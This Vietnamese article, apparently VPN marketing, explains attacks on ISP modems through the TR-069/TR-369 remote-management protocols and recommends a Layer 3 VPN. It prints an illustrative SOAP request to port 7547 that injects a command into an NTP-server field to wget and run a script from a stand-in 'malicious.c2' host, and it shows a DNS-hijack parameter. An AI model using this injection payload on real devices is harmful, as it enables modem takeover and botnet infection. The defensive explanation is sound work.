Tiếng Việt
 English
 中文
 Español
 हिन्दी
 Français
 Português
 Русский
 Deutsch
 日本語
 한국어
 Italiano
 Bahasa Indonesia
 ไทย
 বাংলা
 ລາວ
 မြန်မာ
 العربية
 فارسی
 اردو
 Українська
 Română
 Azərbaycan
Hầu hết các đường truyền Internet băng rộng gia đình hiện nay đều sử dụng thiết bị mạng đầu cuối (CPE) do chính nhà cung cấp dịch vụ Internet (ISP) bàn giao và quản lý. Để phục vụ việc cập nhật phần mềm điều khiển từ xa, chẩn đoán sự cố đường truyền và cấu hình thông số tự động mà không cần cử kỹ thuật viên đến tận nhà khách hàng, các nhà mạng viễn thông tích hợp sẵn các tiến trình nền quản trị vào hệ thống phần mềm của modem. Phổ biến nhất trong số này là giao thức TR-069 (CWMP) cùng tiêu chuẩn kế thừa hiện đại TR-369 (USP) của tổ chức Broadband Forum.

Mặc dù mang lại sự tiện lợi trong vận hành viễn thông, sự hiện diện của các giao thức này lại tạo ra những điểm yếu nghiêm trọng cho vành đai bảo mật của mạng gia đình. Thiết bị modem chạy TR-069 buộc phải mở cổng dịch vụ ra mạng diện rộng (WAN), tiếp nhận các gói tin cấu hình từ máy chủ quản trị tự động (ACS) và nắm quyền điều khiển tối cao đối với toàn bộ dải mạng cục bộ (LAN). Khi xảy ra lỗ hổng phần mềm hoặc máy chủ ACS bị giả mạo, kẻ tấn công có thể chiếm quyền điều khiển modem từ xa. Giải pháp căn cơ để phòng ngừa rủi ro này là xây dựng đường hầm VPN Lớp 3 mã hóa đầu cuối ngay trên thiết bị người dùng.
+-------------------------------------------------------------------------------+
|         MÔ HÌNH RỦI RO TR-069 TRÊN MODEM VÀ LÁ CHẮN ĐƯỜNG HẦM VPN             |
+-------------------------------------------------------------------------------+
|                                                                               |
|  [ Mạng Lõi ISP / Máy Chủ ACS Giả Mạo ]                                       |
|          |                                                                    |
|          | Yêu cầu kết nối SOAP/XML (Cổng TCP 7547 / 30005)                   |
|          v                                                                    |
|  +-------------------------------------------------------------------------+  |
|  | Thiết Bị Modem Router Nhà Mạng (Bị Lỗ Hổng / Kích Hoạt TR-069)          |  |
|  | - Tiến trình nền: cwmpd / mini_httpd lắng nghe trên cổng WAN           |  |
|  | - Thao túng nội bộ: Thay đổi máy chủ DNS độc hại                        |  |
|  | - Giám sát mạng nội bộ: Thu thập thông tin thiết bị LAN                  |  |
|  +-------------------------------------------------------------------------+  |
|          |                                     |                              |
|    (Mạng LAN Chưa Mã Hóa)              (Luồng Hầm Mã Hóa Đầu Cuối)            |
|          |                                     |                              |
|          v                                     v                              |
|  [ Thiết Bị Bị Ảnh Hưởng ]              [ Thiết Bị Cài Đặt VPNRice ]          |
|  - DNS bị chuyển hướng độc hại          - Đóng gói khung tin ChaCha20-Poly1305|
|  - Lộ thông tin đăng nhập rõ            - Truy vấn DNS trực tiếp qua hầm VPN  |
|  - Modem bị lợi dụng chạy mã độc        - Modem chỉ thấy gói tin UDP mã hóa   |
+-------------------------------------------------------------------------------+
Kiến Trúc Hoạt Động Của Giao Thức TR-069 Và TR-369
Tiêu chuẩn TR-069 thiết lập cơ chế gọi thủ tục từ xa (RPC) hai chiều giữa thiết bị đầu cuối tại nhà khách hàng và hệ thống máy chủ ACS của nhà mạng. Toàn bộ quá trình trao đổi dữ liệu sử dụng ngăn xếp giao thức ứng dụng bao gồm HTTP/HTTPS, định dạng khung tin nhắn SOAP và cấu trúc dữ liệu XML:
- Cơ chế kích hoạt kết nối: Khi máy chủ ACS cần kiểm tra hoặc cập nhật thông số modem, máy chủ sẽ gửi một gói tin yêu cầu kết nối HTTP
GETđến một cổng TCP mở sẵn trên giao diện WAN của modem—thông thường là cổng7547,5555hoặc30005. - Khởi tạo phiên ngược chiều: Do đa số modem gia đình nằm sau hệ thống phân giải địa chỉ mạng cấp nhà mạng (CGNAT) hoặc tường lửa, modem sẽ phản hồi yêu cầu trên bằng cách chủ động thiết lập một phiên kết nối TCP hướng ra ngoài tới địa chỉ máy chủ ACS đã lưu sẵn.
- Mô hình dữ liệu quản trị: TR-069 định nghĩa hàng nghìn tham số điều khiển trong các mô hình dữ liệu chuẩn hóa như
InternetGatewayDevicevàDevice:2. Thông qua các lệnh RPC nhưSetParameterValueshayDownload, máy chủ ACS có thể âm thầm thay đổi địa chỉ DNS, mật khẩu mạng không dây, bảng định tuyến và nạp lại hệ điều hành của thiết bị. - Bước phát triển TR-369 USP: Tiêu chuẩn TR-369 thay thế các khối tin XML cồng kềnh bằng giao thức Protocol Buffers gọn nhẹ truyền qua WebSockets, MQTT hoặc STOMP. Dù TR-369 bổ sung cơ chế mã hóa TLS 1.3 và phân quyền chi tiết, bản chất cốt lõi vẫn không thay đổi: thiết bị mạng gia đình luôn chịu sự quản lý trực tiếp từ hạ tầng máy chủ bên ngoài.
Các Hướng Khai Thác: Từ Tràn Bộ Đệm Đến Chiếm Quyền Điều Khiển
Thực tế nghiên cứu an ninh mạng trong nhiều năm qua đã chỉ ra hàng loạt điểm yếu nghiêm trọng trong các tiến trình xử lý TR-069 trên modem (cwmpd, tr069, upnp-cwmp):
Chèn Lệnh SOAP Không Cần Xác Thực Và Tràn Bộ Đệm
Phần mềm điều khiển modem thường được xây dựng trên các nhân Linux cũ và công cụ biên dịch lỗi thời. Nhiều tiến trình phân tích cú pháp XML thiếu cơ chế kiểm tra giới hạn bộ nhớ. Tin tặc quét dải địa chỉ mạng diện rộng có thể lợi dụng lỗi tràn bộ đệm hoặc chèn mã độc vào tham số yêu cầu kết nối để thực thi lệnh trực tiếp trên modem với quyền quản trị tối cao mà không cần mật khẩu.
# Minh họa chữ ký gói tin khai thác dịch vụ CWMP qua cổng quản trị
POST /UD/act?1 HTTP/1.1
Host: 198.51.100.1:7547
User-Agent: SecurityProbe/2.0
Content-Type: text/xml; charset="utf-8"
SOAPAction: "urn:dslforum-org:service:Time:1#SetNTPServers"
Content-Length: 426

<?xml version="1.0"?>
<SOAP-ENV:Envelope xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/">
  <SOAP-ENV:Body>
    <u:SetNTPServers xmlns:u="urn:dslforum-org:service:Time:1">
      <NewNTPServer1>`cd /tmp && wget http://malicious.c2/payload.sh && sh payload.sh`</NewNTPServer1>
    </u:SetNTPServers>
  </SOAP-ENV:Body>
</SOAP-ENV:Envelope>
Giả Mạo Máy Chủ ACS Và Thao Túng Hệ Thống DNS
Mặc dù tài liệu chuẩn khuyến nghị xác thực chứng chỉ số hai chiều giữa modem và ACS, hàng triệu thiết bị trên thực tế vẫn sử dụng giao thức HTTP không mã hóa hoặc bỏ qua bước xác minh tính hợp lệ của chứng chỉ SSL. Kẻ tấn công có vị trí trung gian trên đường truyền có thể đóng vai máy chủ ACS để gửi lệnh thay đổi máy chủ phân giải tên miền (DNS) của modem:
$$\text{Tham số: } \text{InternetGatewayDevice.WANDevice.1.WANConnectionDevice.1.WANIPConnection.1.DNSServers} = \text{"203.0.113.53, 203.0.113.54"}$$
Khi thông số này bị thay đổi, mọi yêu cầu truy cập trang web của các thiết bị trong nhà đều bị chuyển hướng qua máy chủ DNS của kẻ tấn công, mở đường cho các cuộc tấn công đánh cắp mật khẩu và lừa đảo trực tuyến.
Thu Thập Thiết Bị Vào Mạng Botnet Mã Độc
Khi chiếm được quyền điều khiển modem, tin tặc thường cài đặt mã độc để biến thiết bị thành một mắt xích trong mạng botnet tấn công từ chối dịch vụ (DDoS). Từ vị trí trung tâm này, mã độc còn có thể quét tìm các thiết bị thông minh khác trong nhà (camera, tivi, máy tính) nhằm mở rộng phạm vi xâm nhập.
Kiến Trúc Phòng Vệ: Cô Lập Dữ Liệu Bằng Đường Hầm VPN Lớp 3
Trên các modem do nhà mạng cung cấp, người dùng thường bị khóa quyền quản trị nâng cao hoặc không thể tắt bỏ dịch vụ TR-069. Nếu tắt được, hệ thống quản trị của nhà mạng cũng có thể tự động khôi phục lại cài đặt ban đầu vào ban đêm. Vì vậy, biện pháp phòng vệ hiệu quả là chủ động bảo vệ dữ liệu ngay tại từng thiết bị cá nhân.
+-------------------------------------------------------------------------------+
|         MÔ HÌNH BẢO VỆ DỮ LIỆU ĐẦU CUỐI BẰNG MÃ HÓA LỚP 3                     |
+-------------------------------------------------------------------------------+
|                                                                               |
|  [ Ứng Dụng Người Dùng (Trình Duyệt, Ứng Dụng Làm Việc) ]                     |
|         |                                                                     |
|         v                                                                     |
|  [ Giao Diện Mạng Ảo VPN (wg0 / tun0) ]                                       |
|  - Mã hóa toàn bộ gói tin bằng thuật toán ChaCha20-Poly1305                   |
|  - Phân giải DNS độc quyền qua cổng kết nối trong hầm VPN (10.64.0.1)         |
|  - Ẩn toàn bộ địa chỉ IP và cổng dịch vụ đích thực tế                         |
|         |                                                                     |
|         v                                                                     |
|  [ Card Mạng Vật Lý Của Máy (eth0 / wlan0) ]                                  |
|  - Chỉ truyền tải dòng dữ liệu UDP đã mã hóa tới máy chủ VPN từ xa            |
|         |                                                                     |
|         v                                                                     |
|  [ Modem Nhà Mạng (Dù Bị Lỗ Hổng Hoặc Bị Chiếm Quyền) ]                       |
|  - Không thể đọc tiêu đề hay địa chỉ đích của gói tin                         |
|  - Không thể can thiệp thao túng truy vấn DNS                                 |
|  - Hoàn toàn vô hiệu hóa ý đồ nghe lén hay chuyển hướng dữ liệu               |
+-------------------------------------------------------------------------------+
Đóng Gói Mã Hóa Khử Hoàn Toàn Nguy Cơ Giám Sát Của Modem
Khi thiết lập đường hầm VPN Lớp 3 bằng các thuật toán hiện đại (đổi khóa Curve25519, mã hóa xác thực ChaCha20-Poly1305), mọi dữ liệu truyền tải đều được bọc trong một lớp vỏ bảo vệ chắc chắn trước khi rời khỏi máy tính hay điện thoại. Dù modem nhà mạng có bị cài cắm mã độc hay bị kiểm soát từ xa, thiết bị này cũng chỉ nhận được những gói tin UDP rời rạc không thể giải mã.
Người dùng có thể cài đặt VPNRice trên thiết bị đầu cuối để mã hóa toàn bộ dữ liệu trước khi đi qua modem nhà mạng.
Khóa Chặt Định Tuyến DNS Trên Nhân Hệ Điều Hành
Điểm cốt tử khi đối phó với nguy cơ đổi DNS từ TR-069 là cấu hình bảng định tuyến trên hệ điều hành để gửi toàn bộ truy vấn tên miền thẳng vào đường hầm VPN:
# Kiểm tra bảng định tuyến chuyển luồng dữ liệu mặc định vào card mạng VPN
ip route show
# default dev wg0 table 51820 proto static scope link
# 10.64.0.0/24 dev wg0 proto kernel scope link src 10.64.0.2

# Thiết lập máy chủ DNS an toàn nội bộ trên thiết bị Linux
cat << 'EOF' > /etc/resolv.conf
nameserver 10.64.0.1
options edns0 trust-ad single-request-reopen
EOF
Khi quy trình này được áp dụng, mọi phản hồi DNS giả mạo do modem cấp phát qua giao thức DHCP đều bị nhân hệ điều hành loại bỏ, giúp kết nối luôn thông suốt và an toàn.
So Sánh Kỹ Thuật: Sử Dụng Modem Đơn Thuần Và Khi Có VPN Lớp 3
Bảng phân tích dưới đây thể hiện sự khác biệt rõ rệt giữa hai phương thức bảo vệ:
| Khía Cạnh Đánh Giá | Sử Dụng Modem Nhà Mạng Đơn Thuần | Khi Có Đường Hầm VPN Lớp 3 |
|---|---|---|
| Bề mặt tấn công TR-069 | Cổng TCP 7547/30005 mở ra Internet; dễ bị tấn công thực thi mã | Bề mặt tấn công vô hại vì luồng dữ liệu đã được mã hóa từ trước |
| Cơ chế phân giải DNS | Bị chi phối bởi lệnh từ xa của ACS; dễ bị chuyển hướng | Cô lập hoàn toàn; truy vấn qua máy chủ bảo mật trong đường hầm |
| Khả năng quan sát gói tin | Modem đọc được tiêu đề HTTP, tên miền truy cập và thiết bị LAN | Toàn bộ nội dung gói tin bị ẩn trong khung mã hóa UDP |
| Nguy cơ lây nhiễm mã độc | Modem bị kiểm soát có thể do thám toàn bộ thiết bị trong nhà | Dữ liệu được bảo vệ an toàn; modem không thể can thiệp luồng dữ liệu |
| Quyền kiểm soát cấu hình | Nhà mạng nắm quyền kiểm soát từ xa qua giao thức quản trị | Chìa khóa mã hóa nằm hoàn toàn trong bộ nhớ máy người dùng |
Các Khuyến Nghị Thực Hành An Toàn Mạng
Để xây dựng một môi trường mạng gia đình vững chắc:
- Kích hoạt đường hầm VPN đầu cuối: Cài đặt ứng dụng VPN trực tiếp trên máy tính làm việc, điện thoại cá nhân và thiết bị giải trí để độc lập hoàn toàn với lớp bảo mật của modem.
- Triển khai mô hình Router riêng: Chuyển modem nhà mạng sang chế độ Cầu nối (Bridge Mode), tắt tính năng phát Wi-Fi và kết nối với một router riêng chạy hệ điều hành nguồn mở có cài sẵn kết nối VPN toàn mạng.
- Chặn cổng quản trị trên tường lửa: Trong trường hợp có thể can thiệp cài đặt, thiết lập quy tắc chặn toàn bộ lưu lượng kết nối vào các cổng
7547,5555và30005từ phía ngoài WAN. - Phân tách mạng nội bộ: Đặt các thiết bị gia dụng thông minh (camera, bóng đèn thông minh) vào một dải mạng VLAN riêng biệt để ngăn chặn nguy cơ lây lan diện rộng nếu modem gặp sự cố.
Chủ động mã hóa lưu lượng ở Lớp 3 biến mọi modem viễn thông trở thành kênh truyền dẫn trung gian thuần túy, loại bỏ hoàn toàn các rủi ro từ giao thức quản lý từ xa.